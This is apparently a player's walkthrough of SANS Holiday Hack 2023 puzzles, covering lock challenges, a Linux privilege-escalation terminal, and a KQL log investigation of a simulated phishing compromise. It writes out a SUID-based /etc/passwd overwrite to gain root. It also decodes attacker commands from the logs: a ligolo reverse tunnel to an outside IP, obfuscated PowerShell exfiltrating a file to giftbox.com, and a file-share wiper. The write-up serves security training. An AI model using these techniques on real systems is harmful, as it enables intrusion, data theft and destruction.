
By coming to the Island you unlock the Objective:



Start by talking to Garland Candlesticks.

Hey there, I'm Garland Candlesticks! I could really use your help with something.
You see, I have this important pamphlet in my luggage, but I just can't remember the combination to open it!
Chris Elgee gave a talk recently that might help me with this problem. Did you attend that?
I seem to recall Chris mentioning a technique to figure out the combinations...
I have faith in you! We'll get that luggage open in no time.
This pamphlet is crucial for me, so I can't thank you enough for your assistance.
Once we retrieve it, I promise to treat you to a frosty snack on me!

Use the hint from Chris Elgee to solve the challenge:



Lock Talk - https://www.youtube.com/watch?v=ycM1hBSEyog

Click on the “Luggage Lock Decode” Terminal, choose four wheels and solve the lock using information from the “Hint”:

Open the luggage:

Get the success message:

Talk again to Garland:
Wow, you did it! I knew you could crack the code. Thank you so much!

7 - Linux PrivEsc


Difficulty: 🎄🎄🎄
Rosemold is in Ostrich Saloon on the Island of Misfit Toys. Give her a hand with escalation for a tip about hidden islands.

ANSWER:

Just solve the challenge.

SOLUTION:


Start by talking to Rose Mold



What am I doing in this saloon? The better question is: what planet are you from?
Yes, I'm a troll from the Planet Frost. I decided to stay on Earth after Holiday Hack 2021 and live among the elves because I made such dear friends here.
Whatever. Do you know much about privilege escalation techniques on Linux?


You're asking why? How about I'll tell you why after you help me.
And you might have to use that big brain of yours to get creative, bub.

You were given a related hint:



Gives link to https://payatu.com/blog/a-guide-to-linux-privilege-escalation/

Click on the "Linux PrivESC" Terminal and solve the terminal.




```
# Use the find command to locate cmds with escalated privileges
$ find / -type f -perm -u=s 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/passwd
/usr/bin/simplecopy

# One command sticks out ->simplecopy

# Prepare to do the privesc
$ cd /tmp

# Use hint from: https://payatu.com/blog/a-guide-to-linux-privilege-escalation/
# Password: mrcake, prepare a new /etc/passwd entry
$ echo 'root2:WVLY0mgH0RtUI:0:0:root:/root:/bin/bash' > jjk

# Overwrite existing /etc/passwd using simplecopy
$ /usr/bin/simplecopy jjk /etc/passwd

# login as our new root user -> root2
elf@571840f264e9:/tmp$ su root2
```

```
Password:
root2@571840f264e9:/tmp#
```

We are now root !! , let's look for the yaml file that the run to answer uses

```
root2@571840f264e9:/tmp# find / -type f -name \*.yaml 2>/dev/null
/etc/runtoanswer.yaml
```


Examine the yaml file for hints -> santa

```
root2@571840f264e9:/tmp# cat /etc/runtoanswer.yaml

# This is the config file for runtoanswer, where you can set up your challenge!
---

# This is the completionSecret from the Content sheet - don't tell the user this!
key: b08b538569e395f88e12ef9fe751ac39

# The answer that the user is expected to enter - case sensitive
# (This is optional - if you don't have an answer, then running this will immediately
win)
answer: "santa"

text: |
  Who delivers Christmas presents?

success_message: "Your answer is *correct*!"
failure_message: "Sorry, that answer is *incorrect*. Please try again!"

# A prompt that is displayed if the user runs this interactively (they might
# not see this - answers can be entered as an argument)
prompt: "> "

# Optional: a time, in seconds, to delay before validating the answer (to
# prevent guessing)
delay: 1

# Optional: skip (most) stdout output if the answer is correct
headless: false

# If set to true, don't exit after the user asks
keep_going: false

# Optional: play this sound on completion or failure
#completion_sound: 'myhappysound.mp3'
#failure_sound: 'mysadsound.mp3'

# Close the terminal when it is completed?
exit_on_completion: false
```

move to root directory and execute the "runmetoanswer"

```
root2@571840f264e9:/tmp#

root2@571840f264e9:/# cd root
root2@571840f264e9:~# ls
runmetoanswer

root2@571840f264e9:~# ./runmetoanswer
Who delivers Christmas presents?

> santa
Your answer: santa

Checking....
Your answer is correct!

root2@571840f264e9:~#
```


Get the success message:



Talk again to Rose:

Yup, I knew you knew. You just have that vibe.
To answer your question of why from earlier... Nunya!
But, I will tell you something better, about some information I... found.
There's a hidden, uncharted area somewhere along the coast of this island, and there may be more around the other islands.
The area is supposed to have something on it that's totes worth, but I hear all the bad vibe toys chill there.
That's all I got. K byyeeeee.
Ugh... n00bs...

Got another hint:



8 - Faster Lock Combination

Difficulty: 


Over on Steampunk Island, Bow Ninecandle is having trouble opening a padlock. Do some research and see if you can help open it!

ANSWER:

Just solve the terminal.

SOLUTION:

Start by talking to Bow Ninecandle:



Hey there! I'm Bow Ninecandle, and I've got a bit of a... 'pressing' situation.
You see, I need to get into the lavatory, but here's the twist: it's secured with a combination padlock.
Talk about bad timing, right? I could really use your help to figure this out before things get... well, urgent.
I'm sure there are some clever tricks and tips floating around the web that can help us crack this code without too much of a flush... I mean fuss.
Remember, we're aiming for quick and easy solutions here - nothing too complex.
Once we've gathered a few possible combinations, let's team up and try them out.
I'm crossing my legs - I mean fingers - hoping we can unlock this door soon.
After all, everyone knows that the key to holiday happiness is an accessible lavatory!
Let's dive into this challenge and hopefully, we won't have to 'hold it' for too long! Ready to help me out?

Click on the “Faster Lock” Terminal and solve the terminal.


I found several videos that showed how to solve this:

1 - Find Combination to Master Lock Padlock ● Less than Two Minutes Using Only Feel
https://www.youtube.com/watch?v=IxOwyOnnb18

2 - Feel - no math
https://www.youtube.com/watch?v=6tkhUORGIEM

I tried these methods on both the game lock and on several Master locks my kids left behind with no luck.
I decided that the easiest way to solve this challenge was to “hack it”.

So I hit F12 and poked around until I could find how the combo is generated:



Discovered that the variable “lock_numbers” contained the combination!!!
So I entered the combo into to lock and it opened and I got the achievement!!!

Talk again to Bow:
Oh, thank heavens! You're a lifesaver! With your knack for cracking codes, we've just turned a potential 'loo catastrophe' into a holiday triumph!

9 - Game Cartridge: Vol 1

Difficulty: 🎄
Find the first Gamegosling cartridge and beat the game

ANSWER:
TBD.

SOLUTION:
TBD.

10 - Game Cartridge: Vol 2

Difficulty: 🎄🎄🎄
Find the second Gamegosling cartridge and beat the game

ANSWER:
TBD.

SOLUTION:
TBD.

11 - Game Cartridge: Vol 3

Difficulty: 🌲🌲🌲
Find the second Gamegosling cartridge and beat the game

ANSWER:
TBD.


SOLUTION:
TBD.

12 - Na'an

Difficulty: 🌲🌲
Shifty McShuffles is hustling cards on Film Noir Island. Outwit that meddling elf and win!


ANSWER:
Just buy a hat and wear it.

SOLUTION:
Start by talking to Shifty McShuffles:




Hey there, stranger! Fancy a game of cards? Luck's on your side today, I can feel it.
Step right up, test your wit! These cards could be your ticket to fortune.
Trust me, I've got a good eye for winners, and you've got the look of luck about you.
Plus, I'd wager you've never played this game before, as this isn't any ordinary deck of cards. It's made with Python.
The name of the game is to bamboozle the dealer.
So whad'ya think? Are you clever enough?

Click on the "Na'an" Terminal and solve the terminal.



The key to winning this challenge is to use the “Python Nan” value instead of the numbers 1-9 as expected.
Here is a reference to last year’s game that explained Nan:
Python's Nan-Issue | KringleCon 2022, Mark Baggett
https://www.youtube.com/watch?v=lghzDTQBLNM

Get the success message:



Talk again to Shifty:

Well, you sure are more clever than most of the tourists that show up here.
I couldn't swindle ya, but don't go telling everyone how you beat me!
An elf's gotta put food on the table somehow, and I'm doing the best I can with what I got.

13 - KQL Kracken Hunt

Difficulty:

Use Azure Data Explorer to uncover misdeeds in Santa's IT enterprise. Go to Film Noir Island and talk to Tangle Coalbox for more information.
https://detective.kusto.io/sans2023

ANSWER:


Just solve the challenge.


SOLUTION:

Start by talking to Tangle Coalbox:


<Stuff goes here>

Now click on the "Kusto Detective" web link.
You are then sent to an external web site: https://detective.kusto.io/sans2023 **Where you click "Play" to start:**





After creating your login credentials, you start by clicking on the "Lieutenant Hackstopper" Onboarding and follow steps to load the data:



If you've been here before, click that "log-in" button to access your account. But if you're new and don't have a **"free"** Kusto cluster or KQL database, fear not! Follow the instructions in the FAQ section to create one and join the detective party. Your shiny new cluster will be your go-to investigative tool, and its URL will be your secret agent identity.

Here's a little puzzle to warm you up with KQL and feel the pulse of the collected data. The Geese Islands network boasts a robust team putting in some serious hustle, and you can unmistakably witness their dedication mirrored in the tasks they bring to life. The delightful keyboard clicks in the morning, truly something to love, don't you agree? Now, presenting a snappy challenge: figure out the number of Craftsperson Elf's in the organization that are working from laptops.

To create new tables and load the data into them, **RUN** the script in the large box below.

Then come back here, click on the 'Train Me for the case' button located at the top right to cozy up with the data you just generated, and acquaint yourself with KQL operators. Let the party begin! 📧🚂

```
.execute database script <|
.create table AuthenticationEvents (timestamp:datetime, hostname:string, src_ip:string, user_agent:string, username:string, result:string,
password_hash:string, description:string)
.create table Email (timestamp:datetime, sender:string, reply_to:string, recipient:string, subject:string, verdict:string, link:string)
.create table Employees (hire_date:datetime, name:string, user_agent:string, ip_addr:string, email_addr:string, company_domain:string,
username:string, role:string, hostname:string)
.create table FileCreationEvents (timestamp:datetime, hostname:string, username:string, sha256:string, path:string, filename:string,
process_name:string)
.create table InboundNetworkEvents (timestamp:datetime, ['method']:string, src_ip:string, user_agent:string, url:string)
.create table OutboundNetworkEvents (timestamp:datetime, ['method']:string, src_ip:string, user_agent:string, url:string)
.create table PassiveDns (timestamp:datetime, ip:string, domain:string)
.create table ProcessEvents (timestamp:datetime, parent_process_name:string, parent_process_hash:string, process_commandline:string,
process_name:string, process_hash:string, hostname:string, username:string)
.create table SecurityAlerts (timestamp:datetime, alert_type:string, severity:string, description:string, indicators:dynamic)
// Ingest data into tables
.ingest into table AuthenticationEvents ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/AuthenticationEvents.csv') with
(ignoreFirstRecord = true)
.ingest into table Email ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/Email.csv') with (ignoreFirstRecord = true)
.ingest into table Employees ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/Employees.csv') with (ignoreFirstRecord = true)
.ingest into table FileCreationEvents ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/FileCreationEvents.csv') with
(ignoreFirstRecord = true)
.ingest into table InboundNetworkEvents ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/InboundNetworkEvents.csv') with
(ignoreFirstRecord = true)
.ingest into table OutboundNetworkEvents ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/OutboundNetworkEvents.csv') with
(ignoreFirstRecord = true)
.ingest into table PassiveDns ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/PassiveDns.csv') with (ignoreFirstRecord =
true)
.ingest into table ProcessEvents ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/ProcessEvents.csv') with (ignoreFirstRecord
= true)
.ingest into table SecurityAlerts ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/SecurityAlerts.csv') with
(ignoreFirstRecord = true)
```

Run Copy

Run

You are then given a first question to get you familiar with the interface:

How many Craftperson Elf's are working from laptops?

Answer:

```
Employees
| where hostname has "laptop"
| where role has "Craftsperson"
| count
```

ANS: 25

You then go through a series of “Cases” to complete the challenge:

CASE 1:

The alert says the user clicked the malicious link
'http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFood.docx

```
Email
| where link contains
'http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFood.docx'
```

What is the email address of the employee who received this phishing email?
`alabaster_snowball@santaworkshopgeeseislands.org`

What is the email address that was used to send this spear phishing email?
`cwombley@gmail.com`

What was the subject line used in the spear phishing email?
`[EXTERNAL] Invoice for reindeer food past due`

`recieved at -> 2023-12-02T09:37:40Z`

CASE 2:

Someone got phished! Let's dig deeper on the victim...

Nicely done! You found evidence of the spear phishing email targeting someone in our organization. Now, we need to learn more about who the victim is!

If the victim is someone important, our organization could be doomed! Hurry up, let's find out more about who was impacted

What is the role of our victim in the organization? `Head Elf`

What is the hostname of the victim's machine? `Y1US-DESKTOP`

What is the source IP linked to the victim? `10.10.0.4`

CASE 3:

That's not good. What happened next?

The victim is Alabaster Snowball? Oh no... that's not good at all! Can you try to find what else the attackers might have done after they sent Alabaster the phishing email?

Use our various security log datasources to uncover more details about what happened to Alabaster.

What time did Alabaster click on the malicious link? Make sure to copy the exact timestamp from the logs!
`2023-12-02T10:12:42Z`

What file is dropped to Alabaster's machine shortly after he downloads the malicious file? `giftwrap.exe`

```
This one worked for the first part:

OutboundNetworkEvents
| where url contains "http://madelvesnorthpole.org"

This one worked for the second part:

FileCreationEvents
| where username has 'alsnowball'
```

`2023-12-02T10:14:21Z`
`giftwrap.exe`

CASE 4:

A compromised host! Time for a deep dive.

Well, that's not good. It looks like Alabaster clicked on the link and downloaded a suspicious file. I don't know exactly what giftwrap.exe does, but it seems bad.

Can you take a closer look at endpoint data from Alabaster's machine? We need to figure out exactly what happened here. Word of this hack is starting to spread to the other elves, so work quickly and quietly!

1) The attacker created an reverse tunnel connection with the compromised machine. What IP was the connection forwarded to?
`ANS: 113.37.9.17`

2) What is the timestamp when the attackers enumerated network shares on the machine?
`ANS: 2023-12-02T16:51:44Z`

3) What was the hostname of the system the attacker moved laterally to?
`ANS: NorthPolefileshare`

==========

NOTES:
username == alsnowball , IP 10.10.0.4, hostname==Y1US-DESKTOP
What time did Alabaster click on the malicious link? 2023-12-02T10:12:42Z

https://github.com/nicocha30/ligolo-ng
Ligolo-ng is a simple, lightweight and fast tool that allows pentesters to establish tunnels from a reverse TCP/TLS connection using a tun interface (without the need of SOCKS).

==========

Steps:

1)

```
ProcessEvents
| where username has 'alsnowball'

"ligolo" --bind 0.0.0.0:1251 --forward 127.0.0.1:3389 --to 113.37.9.17:22 --username
rednose --password falalalala --no-antispoof
```

ANS: 113.37.9.17

---

2)

```
ProcessEvents
| where username has 'alsnowball'
| where process_commandline has 'net'
```

ANS: net share -> 2023-12-02T16:51:44Z

---

3)

a)

```
PassiveDns
| where ip == '113.37.9.17'
```

OUTPUT:

2023-11-26T19:17:25Z 113.37.9.17 madelvesnorthpole.org

b)

hash == bfc3e1967ffe2b1e6752165a94f7f84a216300711034b2c64b1e440a54e91793

==========

```
ProcessEvents
| where username has 'alsnowball'
| where process_commandline contains "net"

cmd.exe /C net use \\NorthPolefileshare\c$ /user:admin AdminPass123

ProcessEvents
| where parent_process_hash ==
'614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f'
```

==========

```
C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass -enc
SW52b2tlLVdtaU1ldGhvZCAtQ29tcHV0ZXJOYW1lICRTZXJ2ZXIgLUNsYXNzIENDTV9Tb2Z0d2FyZVVwZGF0Z
XNNYW5hZ2VyIC1OYW1lIEluc3RhbGxVcGRhdGVzIC0gQXJndW1lbnRMaXN0ICgsICRQZW5kaW5nVXBkYXRlTG
lzdCkgLU5hbWVzcGFjZSByb290WyZjY20mXWNsaWVudHNkayB8IE91dC1OdWxs"
```

```
Invoke-WmiMethod -ComputerName $Server -Class CCM_SoftwareUpdatesManager -Name
InstallUpdates - ArgumentList (, $PendingUpdateList) -Namespace root[&ccm&]clientsdk
| Out-Null
```

```
C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass -enc
KCAndHh0LnRzaUxlY2lOeXRoZ3VhTlxwb3Rrc2VEXDpDIHR4dC50c2lMZWNpTnl0aGd1YU5cbGFjaXRpckNub
2lzc2lNXCRjXGVyYWhzZWxpZmVsb1BodHJvTlxcIG1ldEkteXBvQyBjLSBleGUubGxlaHNyZXdvcCgLXNwbG
l0ICcnIHwgJXskX1swXX0pIC1qb2luICcn

( 'txt.tsiLeciNythguaN\potkseD\:C
txt.tsiLeciNythguaN\lacitirCnoissiM\$c\erahselifeloPhtroN\\ metI-ypoC c-
exe.llehsrewop' -split '' | %{$_[0]}) -join ''

NaughtyNiceList.txt\MissionCritical\$c\NorthPolefileshare
-----
```

CASE 5: A hidden message

Wow, you're unstoppable! Great work finding the malicious activity on Alabaster's machine. I've been looking a bit myself and... I'm stuck. The messages seem to be garbled. Do you think you can try to decode them and find out what's happening?

Look around for encoded commands. Use your skills to decode them and find the true meaning of the attacker's intent! Some of these might be extra tricky and require extra steps to fully decode! Good luck!

If you need some extra help with base64 encoding and decoding, click on the 'Train me for this case' button at the top-right of your screen.

1) When was the attacker's first base64 encoded PowerShell command executed on Alabaster's machine?
ANS: 2023-12-24T16:07:47Z

2) What was the name of the file the attacker copied from the fileshare? (This might require some additional decoding)
ANS: NaughtyNiceList.txt

3) The attacker has likely exfiltrated data from the file share. What domain name was the data exfiltrated to?
ANS: giftbox.com

---

1)

```
ProcessEvents
| where username has 'alsnowball'
| where process_commandline contains "powershell"

2023-12-15T11:20:14Z      powershell.exe
      529ee9d30eef7e331b24e66d68205ab4554b6eb3487193d53ed3a840ca7dde5d
```

```
	C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass -enc SW52b2tlLVdtaU1ldGhvZCAtQ29tcHV0ZXJOYW1lICRTZXJ2ZXIgLUNsYXNzIENDTV9Tb2Z0d2FyZVVwZGF0ZXNNYW5hZ2VyIC1OYW1lIEluc3RhbGxVcGRhdGVzIC0gQXJndW1lbnRMaXN0ICgsICRQZW5kaW5nVXBkYXRlTGlzdCkgLU5hbWVzcGFjZSByb290WyZjY20mXWNsaWVudHNkayB8IE91dC1OdWxs"   powershell.exe
	11665d4bbbc6cbbd233682cd6917e6956931dafa7583a3ab8f4b19c0b1029560  Y1US-DESKTOP
	alsnowball
```

This was first powershell command
2023-12-15T11:20:14Z

```
C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass -enc SW52b2tlLVdtaU1ldGhvZCAtQ29tcHV0ZXJOYW1lICRTZXJ2ZXIgLUNsYXNzIENDTV9Tb2Z0d2FyZVVwZGF0ZXNNYW5hZ2VyIC1OYW1lIEluc3RhbGxVcGRhdGVzIC0gQXJndW1lbnRMaXN0ICgsICRQZW5kaW5nVXBkYXRlTGlzdCkgLU5hbWVzcGFjZSByb290WyZjY20mXWNsaWVudHNkayB8IE91dC1OdWxs"
```

```
Invoke-WmiMethod -ComputerName $Server -Class CCM_SoftwareUpdatesManager -Name InstallUpdates - ArgumentList (, $PendingUpdateList) -Namespace root[&ccm&]clientsdk | Out-Null
```

```
C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass -enc KCAndHh0LnRzaUxlY2lOeXRoZ3VhTlxwb3Rrc2VEXDpDIHR4dC50c2lMZWNpTnl0aGd1YU5cbGFjaXRpckNub2lzc2lNXCRjXGVyYWhzZWxpZmVsb1BodHJvTlxcIG1ldEkteXBvQyBjLSBleGUubGxlaHNyZXdvcCcgLXNwbGl0ICcnIHwgJXskX1swXX0pIC1qb2luICcn
```

This was the second powershell command
2023-12-24T16:07:47Z

```
( 'txt.tsiLeciNythguaN\potkseD\:C txt.tsiLeciNythguaN\lacitirCnoissiM\$c\erahselifeloPhtroN\\ metI-ypoC c-exe.llehsrewop' -split '' | %{$_[0]}) -join ''
```

NaughtyNiceList.txt\MissionCritical\$c\NorthPolefileshare

```
C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass -enc W1N0UmlOZ106OkpvSW4oICcnLCBbQ2hhUltdXSgxMDAsIDExMSwgMTE5LCAxMTAsIDExOSwgMTA1LCAxMTYsIDEwNCwgMTE1LCA5NywgMTEwLCAxMTYsIDk3LCA0NiwgMTAxLCAxMjAsIDEwMSwgMzIsIDQ1LCAxMDEsIDEyMCwgMTAyLCAxMDUsIDEwOCwgMzIsIDY3LCA1OCwgOTIsIDkyLCA2OCwgMTAxLCAxMTUsIDEwNywgMTE2LCAxMTEsIDExMiwgOTIsIDkyLCA3OCwgOTcsIDExNywgMTAzLCAxMDQsIDExNiwgNzgsIDEwNSwgOTksIDEwMSwgNzYsIDEwNSwgMTE1LCAxMTYsIDQ2LCAxMDAsIDExMSwgOTksIDEyMCwgMzIsIDkyLCA5MiwgMTAzLCAxMDUsIDEwMiwgMTE2LCA5OCwgMTExLCAxMjAsIDQ2LCA5OSwgMTExLCAxMDksIDkyLCAxMDIsIDEwNSwgMTA4LCAxMDEpKXwmICgoZ3YgJypNRHIqJykuTmFtRVszLDExLDJdLWpvaU4=
```

This is the third powerhell command
2023-12-24T16:58:43Z

```
[StRiNg]::JoIn( '', [ChaR[]](100, 111, 119, 110, 119, 105, 116, 104, 115, 97, 110, 116, 97, 46, 101, 120, 101, 32, 45, 101, 120, 102, 105, 108, 32, 67, 58, 92, 92, 68, 101, 115, 107, 116, 111, 112, 92, 92, 78, 97, 117, 103, 104, 116, 78, 105, 99, 101,
```

```
76, 105, 115, 116, 46, 100, 111, 99, 120, 32, 92, 92, 103, 105, 102, 116, 98, 111,
120, 46, 99, 111, 109, 92, 102, 105, 108, 101))|& ((gv '*MDr*').NamE[3,11,2]-joiN

----------------------------------------
C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass -enc
QzpcV2luZG93c1xTeXN0ZW0zMlxkb3dud2l0aHNhbnRhLmV4ZSAtLXdpcGVhbGwgXFxcXE5vcnRoUG9sZWZpb
GVzaGFyZVxcYyQ=

### This is the forth powershell command
2023-12-24T16:58:43Z


C:\Windows\System32\downwithsanta.exe --wipeall \\\\NorthPolefileshare\\c$

========================================
